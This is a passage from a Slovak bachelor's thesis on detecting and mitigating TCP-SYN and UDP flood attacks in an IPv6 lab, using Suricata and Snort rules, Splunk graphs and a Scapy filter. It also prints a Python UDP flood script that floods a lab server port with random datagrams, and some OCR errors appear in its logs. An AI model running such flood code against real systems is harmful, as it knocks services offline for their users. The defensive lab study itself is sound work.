Obr. 6.47 Zoslabený TCP-SYN útok



Obr. 6.48 Nedetekovaný zoslabený útok v programe Suricata

Návrh detekcie TCP-SYN útoku pomocou programu Snort

Na detekciu TCP-SYN flood útoku bol ako druhý program použitý program Snort. Matematický návrh a grafické zobrazenie návrhu deteckcie je rozpísané v kapitole 6.3.1. Nastavené pravidlo v Snorte je na obrázku 6.49.

```
1. alert tcp $HOME_NET any -> any any (flags: S; msg: “TCP-SYN attack “;
2. detection_filter: track by_src, count 50, seconds 1; sid:60002; rev:1)
```

Obr. 6.49 Návrh detekcie TCP-SYN útoku v programe Snort

Na obrázku 6.50 je zobrazená detekcia TCP-SYN útoku na server v programe Snort. Ako je vidieť z obrázka, tak samotný útok bol aj v tomto programe úspešne detekovaný.

```
1. 3/27/2021-13:45:02.277015 [**] [1:60002:1] TCP-SYN attack [**] [Priority: 0] {TC
2. P}fe80:0000:0000:0000:0a00:27ff:fe95:e122:46480->fe08:0000:0000:0000:5537:55
3. 8e:f24a:76b5:0
```


Obr. 6.50 Detekcia TCP-SYN útoku v programe Snort

6.3.2 Návrh mitigácie TCP-SYN útoku

Hlavným cieľom bolo zahodiť TCP-SYN spojenia, ktoré prichádzali na sieťové rozhranie enp0s3 vo veľkom množstvé za jednu sekundu. Samotné zahodenie by malo nastať ak príde na rozhranie za jednu sekundu viac ako 50 spojení TCP-SYN. Matematický zápis je zobrazený na obrázku 6.51. Grafický znázornený návrh je na obrázku 6.52, kde sú zobrazené spojenia, ktoré by mali byť zahodené a ktoré nie.

Zahodenie TCP-SYN spojenia = (Počet TCP-SYN spojení / počet sekúnd) > 50

Obr. 6.51 Matematický návrh mitigácie TCP-SYN útoku



Obr. 6.52 Grafický návrh mitigácie TCP-SYN útoku

Návrh mitigácie TCP-SYN útoku pomocou programu Suricata

Na mitgáciu útoku TCP-SYN bol použitý program Suricata. Pravidlo v Suricate je zobrazené na obrázku 6.53.

```
1. drop tcp $HOME_NET any -> any any (flags: S; msg: "TCP-SYN attack"; flow:
2. stateless; threshold: type both, track by_src, count 50, seconds 1, sid=10001;
3. rev:1)
```


Obr. 6.53 Návrh mitigácieTCP-SYN útoku v programe Suricata

Na obrázku 6.54 je zobrazené zahodenie TCP-SYN útoku z útočníka na server. Ako je vidieť z obrázka, tak zahodenie TCP-SYN spojenia bolo úspešné.

```
1. 3/19/2021-22:11:11.599821 [wDrop] [**] [1:10001:1] TCP-SYN attack [**] [Cl
2. assification: (null)] [Priority: 2] {TCP} fe80:0000:0000:0000:0a00:27ff:fe95:e12
3. 2:18143 -> ffe08:0000:0000:0000:5537:558e:f24a:76b5:0
```

Obr. 6.54 Zahodenie TCP-SYN spojenia v programe Suricata

Následne boli logy v Suricate prepojené s programom SPLUNK, kde bol vykreslený graf, ktorý je znázornený na obrázku 6.55. U tohoto grafu je znázornený počet hlásení za jednu minútu o zahodení TCP-SYN spojenia. Pod grafom v programe SPLUNK na obrázku 6.56 bolo taktiež aj textové upozornenie o zahodení TCP-SYN spojenia.




Obr. 6.55 Hlásenie o zahodení TCP-SYN spojena v programe Splunk

Time	Event
3/19/21 10:11:11.599 PM	3/19/2021-22:11:11:599821 [wDrop] [**] [1:10001:1] TCP-SYN attack [**] [Classification: (null)] [Priority: 2] {TCP}fe80:0000:0000:0000:0a00:27ff:fe95:e122:18143->fe80:0000:0000:5537:558e:f24a:76b5:0 host= root1 source=/var/log/suricata/fast.log sourcetype=LOG1

Obr. 6.56 Hlásenie o zahodení TCP-SYN spojena v programe Splunk (textové upozornenie)


Na overenie funkčnosti pravidla v Suricate bol použitý zoslabený útok, ktorý je na obrázku 6.47. Podľa matematického vzorca na obrázku č.6.51 by nemal byť tento zoslabený útok zahodený. Tento zoslabený útok bol sputený po prvom skutočnom útoku. Na obrázku 6.57 je vidieť, že pravidlo v Suricate bolo správne nastavené a zoslabený útok nebol v grafe detekovaný.



Obr. 6.57 Nedetekovaný zoslabený útok v programe Splunk (graf)

6.4 Návrh útoku UDP flood

Grafické znázornenie experimentálnej siete a útoku je obrázku 6.58. Pri tomto útoku išlo o odosielanie veľkého množstva UDP datagramov náhodnej veľkosti smerom k serveru na port 30001. K tomuto útoku bol zostrojený skript, ktorý je na obrázku 6.59.



Obr. 6.58 Návrh UDP flood útoku

```
1.  import socket
2.  import random
3.  import threading
4.
5.  def UDP_Utok()
6.  sock = socket.socket(socket.AF_INET6, socket.SOCK_DGRAM)
7.  random_bytes = random._urandom(65500)
8.  poslane= 1
9.  dest_ip = ’fe80::5537:558e:f24a:76b5’
10. dest_port = 30001
11. while 1:
12.       sock.sendto (random_bytes,( dest_ip, dest_port ))
13.       print( “ Poslane %s mnozstvo s cielovou adresou %s a portom %s “ %(poslane,
14.       dest_ip ,dest_port))
15.       poslane= poslane+1

16. if __name__== ‘__main__’:
17.        thread_list = []
18.   for I in range (0,1):
19.        thread_list.append(threading.Thread(target=UDP_Utok))
20.   print(’’ Vytvorit  %d vlakno ’’ %len(thread_list))
21.
22.   for thread in thread_list:
23.         thread.start()
```

Obr. 6.59 Skript na UDP flood útok


6.4.1 Návrh detekcie UDP flood útoku

Hlavným cieľom bolo detekovať UDP datagramy, ktoré prichádzali na sieťové rozhranie enp0s3 vo veľkom množstve za jednu sekundu. Samotná detekcia by sa mala zaznamenať ak príde na rozhranie za jednu sekundu viac ako 50 UDP datagramov. Preto bolo potrebné upraviť pravidlo v Suricate tak, aby neboli hlásené falošné poplachy.

Matematický zápis je zobrazený na obrázku 6.60. Grafický znázornený návrh je na obrázku 6.61.

Detekcia = (Počet UDP datagramov / počet sekúnd) > 50

Obr. 6.60 Matematický návrh detekcie UDP flood útoku



Obr. 6.61 Grafický návrh detekcie UDP flood útoku

Návrh detekcie UDP flood útoku pomocou programu Suricata

Na detekciu útoku bol použitý program Suricata. Pravidlo v Suricate je zobrazené na obrázku 6.62, kde **udp** – je informácia, že sa bude detekovať UDP datagram.

```
1. alert udp $HOME_NET any -> any any (msg: "UDP attack"; flow: stateless;
2. threshold: type both, track by_src, count 50, seconds 1, sid=10001; rev:1)
```


Obr. 6.62 Návrh detekcie UDP flood útoku v programe Suricata

Na obrázku 6.63 je zobrazená detekcia UDP flood útoku na server. Ako je vidieť z obrázka, tak samotný UDP flood útok bol úspešne detekovaný.

```
1. 3/19/2021-23:48:28.241802 [**] [1:10001:1] UDP attack [**] [Classification:
2. (null)] [Priority: 2] {UDP} fe80:0000:0000:0000:0a00:27ff:fe95:e122:57842->
3. ffe08:0000:0000:0000:5537:558e:f24a:76b5:30001
```

Obr. 6.63 Detekcia UDP flood útoku v programe Suricata

Následne boli logy v Suricate prepojené s programom SPLUNK, kde bol vykreslený graf, ktorý je znázornený na obrázku 6.64. U tohoto grafu je znázornený počet hlásení za jednu minútu o UDP flood útoku.




Obr. 6.64 UDP flood útok zachytený v programe Splunk

Ako je vidieť z obrázka 6.64, tak UDP flood útok bol spustený 19.3.2021 niečo po 23:44. Samotný útok trval približne 4 minúty, pričom najviac hlásení bolo od 21:45 do 21:47 kedy každú minútu bolo približne 60 hlásení o útoku. Približne v 23:48 bol útok vypnutý. V programe SPLUNK bolo tiež zobrazené pod grafom aj textové upozornenie detekcie UDP flood útoku pochádzajúceho z útočníka ako je na obrázku 6.67.


Time	Event
3/19/21 11:48:28.241 PM	3/19/2021-11:48:28.241802 [**] [1:10001:1] UDP attack [**] [Classification: (null)] [Priority: 2] {UDP} fe80:0000:0000:0000:0a00:27ff:fe95:e122:57842 -> ffe08:0000:000:0000:5537:558e:f24a:76b5:30001 host= root1 source=/var/log/suricata/fast.log sourcetype=LOG1

Obr. 6.65 UDP flood útok zachytený v programe Splunk (textové hlásenie)

Na overenie funkčnosti pravidla bol použitý generátor sieťového provozu Packet Sender. V tomto generátore bolo odosielané 10 UDP datagramov za sekundu. Generátor bol zapnutý v čase 23:49. Podľa navrhnutej metódy nedošlo k detekcií ako je zobrazené na obrázku 6.66. a obrázku 6.67.



Obr. 6.66 Nedetekované UDP datagramy v programe Suricata



Obr. 6.67 Nedetekované UDP datagramy v programe Splunk

Návrh detekcie UDP flood útoku pomocou programu Snort

Na detekciu UDP flood útoku bol ako druhý program použitý program Snort. Matematický návrh a grafické zobrazenie návrhu detekcie je rozpísané v kapitole 6.4.1. nastavené pravidlo v Snorte je na obrázku 6.68.

```
1. alert udp $HOME_NET any -> any any (msg: “UDP Flood attack“ ;
2. detection_filter: track by_src, count 50, seconds 1; sid:60002; rev:1)
```

Obr. 6.68 Návrh detekcie UDP flood útoku v programe Snort


Na obrázku 6.69 je zobrazená detekcia UDP flood útoku na server v programe Snort. Ako je vidieť z obrázka, tak samotný útok bol aj v tomto programe úspešne detekovaný.

```
1. 3/21/2021-15:25:24.281005 [**] [1:60002:1] UDP Flood attack [**] [Priority: 0]
2. {UDP}fe80:0000:0000:0000:0a00:27ff:fe95:e122:56716->fe08:0000:0000:0000
3. :5537:558e:f24a:76b5:30001
```

Obr. 6.69 Detekcia UDP flood útoku v programe Snort

Návrh detekcie UDP flood útoku pomocou programu Scapy

Na detekciu UDP flood útoku bol ako tretí program použitý program Scapy. Grafický návrh detekcie je na obrázku 6.70. Pravidlo v programe Scapy je zobrazené na obrázku 6.71. V tejto detekcií išlo o detekciu UDP flood útoku na konkretný port servera 30001. Samostatný sieťový provoz UDP datagramov, ktorý bol zapnutý na port servera 20001 by sa nemal detekovať.



Obr. 6.70 Grafický návrh detekcie UDP flood útoku cez konkrétny port

```
1. Sniff(count=200, iface="enp0s3" , filter= "udp and port 30001" ,
2. prn=lambda x: x.summary())
```

Obr. 6.71 Návrh detekcie UDP flood útoku v programe Scapy

Pri zapnutí pravidla bol súčasne zapnutý útok s genrátorom UDP datagramov. Podľa navrhnutého pravidla v programe Scapy by sa útok s cieľovým portom 30001 mal detekovať a generátor UDP datagramov Packet Sender s cieľovým portom 20001 by sa nemal detekovať. Na obrázku 6.72 je výpis detekcie, kde je vidieť detekciu len útoku.

```
1. Ether / Ipv6 / UDP fe80::a00:27ff:fe95:e122:44562 > fe80:: 553
2. 7:558e:f24a:76b5:30001  / Raw
3. <Sniffed: TCP:0 UDP:200 ICMP:0 Other:0>
```

Obr. 6.72 Detekcia UDP flood útoku v programe Scapy


Nevýhodou detekcie je, že samotná detekcia bude spustená len na základe sledovaného portu. Ak útok bude spustený na iný cieľový port, tak tento útok nebude detekovaný.

6.4.2 Návrh mitigácie UDP flood útoku

Hlavným cieľom bolo zahodiť UDP datagramy, ktoré prichádzali na sieťové rozhranie enp0s3 vo veľkom množstve za jednu sekundu. Samotné zahodenie by malo nastať ak príde na rozhranie za jednu sekundu viac ako 50 UDP datagramov. Matematický zápis je zobrazený na obrázku 6.73. Grafický znázornený návrh je na obrázku 6.74, kde sú zobrazené UDP datagramy, ktoré by mali byť zahodené a ktoré nie.

Zahodenie UDP datagramu = (Počet UDP datagramov / počet sekúnd) > 50

Obr. 6.73 Matematický návrh mitigácie UDP flood útoku



Obr. 6.74 Grafický návrh mitigácie UDP flood útoku

Návrh mitigácie UDP flood útoku pomocou programu Suricata

Na mitgáciu UDP flood útoku bol použitý program Suricata. Pravidlo v Suricate je zobrazené na obrázku 6.75.

```
1. drop udp $HOME_NET any -> any any (msg: "UDP attack"; flow: stateless;
2.  threshold: type both, track by_src, count 50, seconds 1, sid=10001; rev:1)
```


Obr. 6.75 Návrh mitigácie UDP flood útoku v programe Suricata

Na obrázku 6.76 je zobrazené zahodenie UDP flood útoku z útočníka na server. Ako je vidieť z obrázka, tak zahodenie UDP datagramov bolo úspešné.

```
1. 3/19/2021-24:56:35.129841 [wDrop] [**] [1:10001:1] UDP attack [**] [Classif
2. ication: (null)] [Priority: 2] {UDP} fe80:0000:0000:0000:0a00:27ff:fe95:e122:5
3. 7898 -> ffe08:0000:0000:0000:5537:558e:f24a:76b5:30001
```


Obr. 6.76 Zahodenie UDP datagramu v progrme Suricata

Následne boli logy v Suricate prepojené s programom SPLUNK, kde bol vykreslený graf, ktorý je znázornený na obrázku 6.77. U tohoto grafu je znázornený počet hlásení za jednu minútu o zahodení UDP datagramov.



Obr. 6.77 Hlásenie o zahodení UDP datagramu v programe Splunk

Na overenie funkčnosti pravidla bol použitý generátor sieťového provozu Packet Sender. V tomto generátore bolo odosielané 10 UDP datagramov za sekundu. Generátor bol zapnutý v čase 23:57. Podľa navrhnutej metódy nedošlo k detekcií ako je zobrazené na obrázku 6.78.



Obr. 6.78 Nezahodené UDP datagramy v programe Suricata

7. ZÁVER

Počas bakalárskej práce boli v teoretickej časti opísané protokoly sieťovej vrstvy ako IPv4, IPv6 a ICMP. Ďalej tú boli rozobrané protokoly trasnportnej vrstvy. Taktiež tu boli opísané útoky typu Dos a DDoS a možné detekcie a mitigácie proti týmto útokom. V praktickej časti boli na vybrané útoky realizované detekcie a mitigácie.

V teoretickej časti v druhej kapitole boli zistené vlastnosti predovšetkým protokolu IPv6. Či už ide o všeobecný tvar IPv6, mechanizmy umožňujúce hladký prechod od IPv4, alebo základné druhy IPv6. Taktiež boli zistené jednotlivé odlišnosti od IPv4, ako je napríklad rozsah adries, fungovanie DHCP protokolu, NAT alebo samotnej bezpečnosti.

V tretej kapitole bola bola rozobraná transportná vrstva. Pri transportnej vrstve boli spomenuté jej protokoly ako UDP a TCP. Dôkladnejšie tu bolo popísané nadviazanie a ukončenie spojenia TCP protokolu.

V štvrtej kapitole boli rozpísané DoS a DDoS útoky. Štúdiou bolo zistené, že existujú rôzne útoky Dos a DDoS zameriané predovšetkým na transportnú, sieťovú alebo aplikčnú vrstvu. V tejto kapitole boli spomenuté aj jednotlivé detekcie týchto útokv, či už ide o detekciu založenú na signaturách alebo detekciu založenú na anomáliach. Pri detekciách bolo zistené, že veľmi dôležitým prvkom pri detekovaní útokov zohráva čas, alebo, že sa dá navrhnúť detekcia, ktorá by bola založená na zdrojovej IP adrese, či podľa hodnoty v TTL. Na druhej strane pri mitigáciach si treba uvedomiť hlavné príznaky útoku DDoS alebo DoS ako napr. spomalenie siete, nepravidelné pripojenie na podnikovom intranete alebo prerušované vypínanie webových stránok. Jednotlivé metódy mitigácie môzu byť napr. prevencia a kontrola hrozieb, ktoré kombinujú brány firewall, VPN alebo filtrovanie obsahu.

